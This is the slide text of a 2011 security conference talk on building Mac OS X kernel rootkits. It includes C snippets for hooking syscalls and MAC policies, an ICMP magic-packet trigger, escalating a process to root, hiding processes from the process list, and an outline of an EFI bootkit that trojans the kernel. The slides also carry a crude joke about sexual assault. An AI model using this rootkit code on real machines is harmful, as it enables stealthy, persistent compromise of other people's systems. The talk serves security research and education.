DEFILING MAC OS X: KERNEL ROOTKITS

SNARE
@ RUXCON

NOVEMBER 2011

assurance

HAI!

I'm snare

- I test pens for a living
- Former developer of things
- Long time Mac fanboy
- 1st time presenting at Rux
  - Be gentle
- Long walks on the beach, etc

STUFF

Things I will talk about

- Mac OS X rootkit background
- Techniques, old & new
  - Getting into the kernel
    - Loading code
    - Symbol resolution
  - Getting execution
    - Hooks
  - What to do once we're in there
    - Process privesc
    - Hiding stuff
  - Messing with the kernel from EFI

RAPE KITS!?
JUST MAKING SURE…

What's a rootkit?

- Provides backdoors for persistent control over a host
  - Conceal stuff
- Userland
  - Replace/patch system binaries
  - Detectable with typical integrity monitoring
- Kernel
  - Kernel-resident code
  - You can touch all the memories.
  - Can be more difficult to detect
  - Kernel code is fun!

THEY'RE GOING AFTER THE KERNEL!
OTTERZ? IN *MY* KERNEL?

BACKGROUND

This isn't anything revolutionary

- A "state of the union" of OS X rootkittery
- Some new tricks
- Some new ways to do old tricks
- So many ways to do things, can't cover them all
- x86_64 Mac OS X 10.7.x kernel (xnu-1699.22.73+)

Some previous kernel rootkits for OS X

- WeaponX by nemo
- Mirage by Bosse Eriksson
- Machiavelli by Dino Dai Zovi
- iRK by Jesse D'Aguanno

GETTING CODE INTO THE KERNEL

TECHNIQUES

GETTING CODE INTO THE KERNEL

Historically, a few options:

- The legit KEXT interface ← We'll use this guy
- ~~The Mach VM API~~
- ~~/dev/kmem~~
- Kernel vulns
- Patch the kernel (and/or kernelcache) on disk

One new one

- Patching the kernel from EFI

TECHNIQUES
GETTING CODE INTO THE KERNEL

/dev/kmem

- Disabled on OS X since the first x86 version
- Available with a boot arg
  - `kmem=1`
- Not much fun
- Amit Singh provided a KEXT for re-enabling it too
  - See Mac OS X Internals: A Systems Approach

TECHNIQUES
GETTING CODE INTO THE KERNEL

Mach VM API

- Used by Dino Dai Zovi in "Machiavelli"
  - And Bosse Erikson in "Mirage"
- Works like this
  - Call `task_for_pid()` to get Mach task for kernel
  - `vm_allocate()`
  - `vm_write()`
- Apple seems to pay attention to these talks
  - From current `task_for_pid()`:

```
/* Always check if pid == 0 */
if (pid == 0) {
    (void ) copyout((char *)&t1, task_addr, sizeof(mach_port_name_t));
    AUDIT_MACH_SYSCALL_EXIT(KERN_FAILURE);
    return(KERN_FAILURE);
}
```

⟵ FAILZ

TECHNIQUES
GETTING CODE INTO THE KERNEL

Kernel Extensions (KEXTs)

- Supported and well documented
- Mach-O “bundle” with binary blob + other data
  - <kext name>_start()
  - <kext name>_stop()
- Defined “KPIs” (Kernel Programming Interfaces, smartarse)
- One small problem
  - KXLD hates us
  - Only resolves within supported KPIs
- We’ll resolve our own damn symbols

TECHNIQUES
DODGY KERNEL SYMBOL RESOLUTION

How?

- Inspect the Mach-O binary image in-memory!
- Find Mach-O header and parse it
- Find LINKEDIT section and SYMTAB load command
- Use SYMTAB to find offset of strtab in LINKEDIT (weird)
- Iterate through nlist_64's
  - Look for our symbol

TECHNIQUES
DODGY KERNEL SYMBOL RESOLUTION

Start of kernel image is at `0xffffff8000200000`


```
$ otool -l /mach_kernel
/mach_kernel:
Load command 0
      cmd LC_SEGMENT_64
  cmdsize 472
  segname __TEXT
   vmaddr 0xffffff8000200000
   vmsize 0x000000000052e000

gdb$ x/x 0xffffff8000200000
0xffffff8000200000:  0xfeedfacf
```

First kernel segment VM load addr

Mach-O header magic number (64-bit)

TECHNIQUES


DODGY KERNEL SYMBOL RESOLUTION



Mach-O Header
segment_command_64 (trimmed)
... ...
Name: "__LINKEDIT\0"
VM Addr: 0xFFFFFF80008FC000
... ...
<more load commands>
symtab_command
Symtab offset: 0x006EDDC0
Num symbols: 0x00003EEC
Strtab offset: 0x0072CC80
Strtab size: 0x00067BC0
<more load commands>
load commands
linkedit->vmaddr + (symtab->stroff - symtab->symoff)
__LINKEDIT:
0xFFFFFF80008FC000
Symbol Table (struct nlist64's)
String table (symbol names)

TECHNIQUES

DODGY KERNEL SYMBOL RESOLUTION



GETTING EXECUTION

TECHNIQUES
SYSCALL HOOKS

Old faithful

- First port of call for rootkittery
- Replace a syscall with our own function
  - Do something bad
  - Call the syscall like normal
  - Maybe do something bad to the return value
- OS X has two kinds
  - Mach syscalls
  - BSD syscalls

TECHNIQUES
SYSCALL HOOKS

`sysent`

- Holds the table of BSD syscalls
- Not in the symbol table
  - `nsysent` is, and appears just after the sysent table
  - `nsysent` holds the number of `struct sysent`s in the table
  - Subtract `nsysent * sizeof(struct sysent)` from its address

TECHNIQUES
SYSCALL HOOKS

```c
static struct sysent * find_sysent () {
    struct sysent *table;
    int *nsysent = (int *)find_kernel_symbol("_nsysent");
    table = (struct sysent *)(((uint64_t)nsysent) -
       ((uint64_t)sizeof(struct sysent) * (uint64_t)*nsysent));

    if (table[SYS_syscall].sy_narg == 0 &&
        table[SYS_exit].sy_narg == 1  &&
        table[SYS_fork].sy_narg == 0 &&
        table[SYS_read].sy_narg == 3 &&
        table[SYS_wait4].sy_narg == 4 &&
        table[SYS_ptrace].sy_narg == 4)
    {
        return table;
    } else {
        return NULL;
    }
}
```

TECHNIQUES
SYSCALL HOOKS

```
void hook_syscalls()
{
    if (my_sysent) {
        DLOG("[-] hooking kill()\n");
        orig_kill = (int (*)(struct proc *,register struct h_kill_args *,int *))
                        my_sysent[SYS_kill].sy_call;
        my_sysent[SYS_kill].sy_call = hook_kill;
    }
}


int hooked_kill(register struct proc *cp, register struct h_kill_args *uap,
register_t *retval)
{
   if(uap->signum == SIG_DERP) {
       promote_proc(uap->pid);
   }

   return orig_kill(cp,uap,retval);
}
```

TECHNIQUES
TRUSTEDBSD HOOKS

TrustedBSD = Mandatory Access Control

- Aka “Seatbelt” or Sandbox.kext
- Register handlers to enforce policy
  - Handlers get called on various syscalls (Mach & BSD)
  - Allow or deny requested action
- Can use as a kernel entry point
  - Register callback for `task_for_pid()`
  - Called when `task_for_pid()` is called from userland
  - Check some identifying factor & do something cool
  - See http://reverse.put.as for this tekniq

TECHNIQUES
TRUSTEDBSD HOOKS

```
static mac_policy_handle_t mac_handle;

static struct mac_policy_ops mac_ops = {
  .mpo_proc_check_get_task = mac_policy_gettask,
};
```

Our callback

```
static struct mac_policy_conf mac_policy_conf = {
  .mpc_name                = "derpkit",
  .mpc_fullname            = "derpkit",
  .mpc_labelnames          = NULL,
  .mpc_labelname_count     = 0,
  .mpc_ops                 = &mac_ops,
  .mpc_loadtime_flags      = MPC_LOADTIME_FLAG_UNLOADOK,
  .mpc_field_off           = NULL,
  .mpc_runtime_flags       = 0
};
```

TECHNIQUES
TRUSTEDBSD HOOKS

```
kern_return_t
derpkit_start (kmod_info_t * ki, void * d) {
    mac_policy_register(&mac_policy_conf, &mac_handle, d);

    return KERN_SUCCESS;
}
static int
mac_policy_gettask(kauth_cred_t cred, struct proc *p) {
    /* Grab the process name */
    char processname[MAXCOMLEN+1];
    proc_name(p->p_pid, processname, sizeof(processname));

    /* If this is our rootkit cli */
    if (strcmp(processname, "w00tbix") == 0) {
        /* Promote it to uid = 0 */
        promote_proc(p->p_pid);
    }

    return 0;
}
```

Register policy options

Our callback

TECHNIQUES
NETWORKING HOOKS

Some neat places to hook provided by Apple

- Network Kernel Extensions (NKEs) can provide filters
  - Socket filters
    - Can filter calls to stuff like `setsockopt()`, `getsockopt()`, `ioctl()`, `connect()`, `listen()`, `bind()`
    - Mostly useful for local stuff I guess
  - IP filters ← Good times
    - Filter arbitrary IP packets, get actual mbufs
    - Inject packets
  - Interface filters
    - Kinda needlessly low level for this exercise
    - Filter packets after they're demuxed - maybe some fun?

TECHNIQUES
NETWORKING HOOKS

Registering & deregistering IP filters

```
static struct ipf_filter ipf_filter = {
    .cookie     = NULL,
    .name       = "derpkit",
    .ipf_input  = ipf_input_hook,
    .ipf_output = ipf_output_hook,
    .ipf_detach = ipf_detach_hook
};
static ipfilter_t installed_ipf;

kern_return_t derpkit_start (kmod_info_t * ki, void * d) {
    ipf_addv4(&ipf_filter, &installed_ipf);
    return KERN_SUCCESS;
}

kern_return_t derpkit_stop (kmod_info_t * ki, void * d) {
    ipf_remove(installed_ipf);
    return KERN_SUCCESS;
}
```

← Packet coming in

← Packet going out

TECHNIQUES
NETWORKING HOOKS

IP filter input hook

```
errno_t
ipf_input_hook(void *cookie, mbuf_t *data, int offset, u_int8_t protocol)
{
    char buf[IP_BUF_SIZE];
    struct icmp *icmp;

    /* Check if this packet is the magical hotness */
    if (protocol == IPPROTO_ICMP) {
        mbuf_copydata(*data, offset, IP_BUF_SIZE, buf);
        icmp = (struct icmp *)&buf;
        if (icmp->icmp_type == MAGIC_ICMP_TYPE &&
            icmp->icmp_code == MAGIC_ICMP_CODE &&
            strncmp(icmp->icmp_data, MAGIC_ICMP_STR, MAGIC_ICMP_STR_LEN) == 0)
        {
            DLOG("[+] it's business time\n");
        }
    }

    /* Always let the packets in! */
    return 0;
}
```

Copy pkt from mbuf

Is it magic?

ROOTKITTERY

TECHNIQUES
PROCESS PRIVESC

Getting rewtz

- Direct Kernel Object Manipulation (DKOM)
- Previously (see older rootkit examples)
  - Find relevant process struct
  - Set cred's uid/euid to 0
- How now?
  - Find relevant process struct
  - Copy its kauth_cred & update copy's uid/euid
  - Update the process struct with the copy

TECHNIQUES
PROCESS PRIVESC

```
void
promote_proc(pid_t pid)
{
    /* TODO: more comments, CUDA optimisations ^_^ */
    proc_t p;
    kauth_cred_t cr;

    /* Find the process */
    p = proc_find(pid);
    if (!p) {
        return;
    }

    /* Lock, update cred entry, set process's creds, unlock */
    my_proc_lock(p);
    cr = my_kauth_cred_setuidgid(p->p_ucred, 0, 0);
    p->p_ucred = cr;
    my_proc_unlock(p);
}
```

UID & GID

TECHNIQUES
HIDING PROCESSES

Hiding processes

- DKOM again
- Find `_allproc` with our symbol resolution skillz
  - `LIST_*()` from `<sys/queue.h>`
  - man queue(3)
- Walk the list
- Find the matching process
- Remove it from the list
- HARD!

TECHNIQUES
HIDING PROCESSES

Might look something like this:

```
for (p = my_allproc->lh_first; p != 0; p = p->p_list.le_next) {
    if (p->p_pid == pid) {
        /* Store the proc ref */
        gHiddenProcs[gHiddenProcCount++] = p;

        /* Remove it from the allproc list */
        my_proc_list_lock();
        LIST_REMOVE(p, p_list);
        my_proc_list_unlock();

        break;
    }
}
```

TECHNIQUES
HIDING PROCESSES

Unhiding? Same deal.

```
for (i = 0; i < gHiddenProcCount; i++) {
    if (gHiddenProcs[i]->p_pid == pid) {
        p = gHiddenProcs[i];

        /* Remove from hidden proc list */
        /* Trimmed for the whole brevity thing, Dude */

        /* Add it back into allproc */
        LIST_INSERT_HEAD(my_allproc, p, p_list);

        break;
    }
}
```

TECHNIQUES
HIDING FILES

Hiding files

- This is pretty easy so I won't give an example
- As per BSD rootkits
- Hook the getdirentries() syscall
    - As per "SYSCALL HOOKS" not very many slides ago
    - Strip the files you want to hide from its output
    - Yep.

DEMO: ROOTKIT HAX \m/

ONE MORE THING…
cue turtleneck

EFI
THE EXTENSIBLE FIRMWARE INTERFACE

What is it?

- Intel’s replacement for BIOS
- Macs use it to boot their stuff
- Many new PC mobos support it
- Maybe Intel got a bit NIH re: Open Firmware?
- UEFI?
  - >= v1.10
  - Apple’s implementation was forked before UEFI

EFI
THE EXPLOSIVE FARMVILLE INVARIANCE


Why do I care?

- EFI has drivers.
  - Support hardware
  - PCI buses and ethernet chipsets and stuff
- We can create new drivers
  - Bad Things™
- Drivers can be stored in fun places for mega-persistence
  - EFI partition
  - Option ROMs
  - EFI firmware flash

So awesome

EFI
THE EXTENSIBLE FIRMWARE INTERFACE

The EFI boot process


Operating system loader
Boot code
Application
Driver
Boot services are terminated; operation handed over to operating system loader
Boot from ordered list of EFI operating system loaders is executed
Drivers and applications are loaded iteratively
Standard firmware platform initialization
Legend
EFI binaries
Boot manager
Value add implementation
API-specified
Upon encountering an error

`ExitBootServices()`

- Drivers register for callback
- Kernel is loaded
- But NOT executed yet
- We can feel it up

EFI
THE EXPANSIVE FURNITURE INTERFERENCE

What can we feel up?

- We know the kernel is at `0xffffff8000200000`
  - EFI uses a flat 32-bit memory model
    - (no real/protected mode transition to deal with)
  - In 32-bit mode its at `0x00200000`
- What do we do?
  - Inject shellcode
  - Hook a syscall and point it at the shellcode
- Where can we put shellcode?
  - Empty memory at the end of the __TEXT segment (page alignment!)
  - On the DEBUG kernel, almost a full 4k page (~3.5k)

EFI
THE EXTENSIBLE FIRMWARE INTERFACE

So wait, what happens?

- EFI firmware is loaded from flash
- Bootkit type attack
  - Load rEFIt
  - Use rEFIt to load defile.efi (rewtkit!)
  - Use rEFIt to exec OS bootloader (boot.efi)
- boot.efi loads kernel, calls ExitBootServices()
- defile.efi gets callback, trojans loaded kernel image
- boot.efi executes trojaned kernel
- Otters run free in ur kernelz

REFERENCES

Mac OS X Kernel Programming Guide

- http://developer.apple.com/library/mac/#documentation/Darwin/Conceptual/KernelProgramming/

Mac OS X ABI Mach-O File Format Reference

- http://developer.apple.com/library/mac/#documentation/DeveloperTools/Conceptual/MachORuntime/

Mac OS X Internals - Amit Singh

- http://osxbook.com

Abusing Mach on Mac OS X - nemo

- http://uninformed.org/?v=4&a=3&t=txt

Mac OS X Wars: A XNU Hope - nemo

- http://www.phrack.com/issues.html?issue=64&id=11#article

Runtime Kernel kmem Patching - Silvio Cesare

- http://biblio.l0t3k.net/kernel/en/runtime-kernel-kmem-patching.txt

Advanced Mac OS X Physical Memory Analysis - Matthieu Suiche

- http://www.msuiche.net/2010/02/05/blackhat-dc-2010-mac-os-x-physical-memory-analysis/

Designing BSD Rootkits - Joseph Kong

- http://nostarch.com/rootkits.htm

iRK: Crafting OS X Rootkits - Jesse D'Aguanno

- http://www.blackhat.com/presentations/bh-usa-08/D'Auganno/BH_US_08_DAuganno_iRK_OS_X_Rootkits.pdf

Hacking the Extensible Firmware Interface - John Heasman

- https://www.blackhat.com/presentations/bh-usa-07/Heasman/Presentation/bh-usa-07-heasman.pdf

A bunch of stuff on fG!'s blog

- http://reverse.put.as/

KTHXBAI & EFI HAX DEMO

twitter.com/snare

greetz: y011, wily, deathflu, fG!,
kiwicon dudes & ruxcon dudes

PS. wanna be a handsome whitehat sellout
like wily? we're hiring.

assurance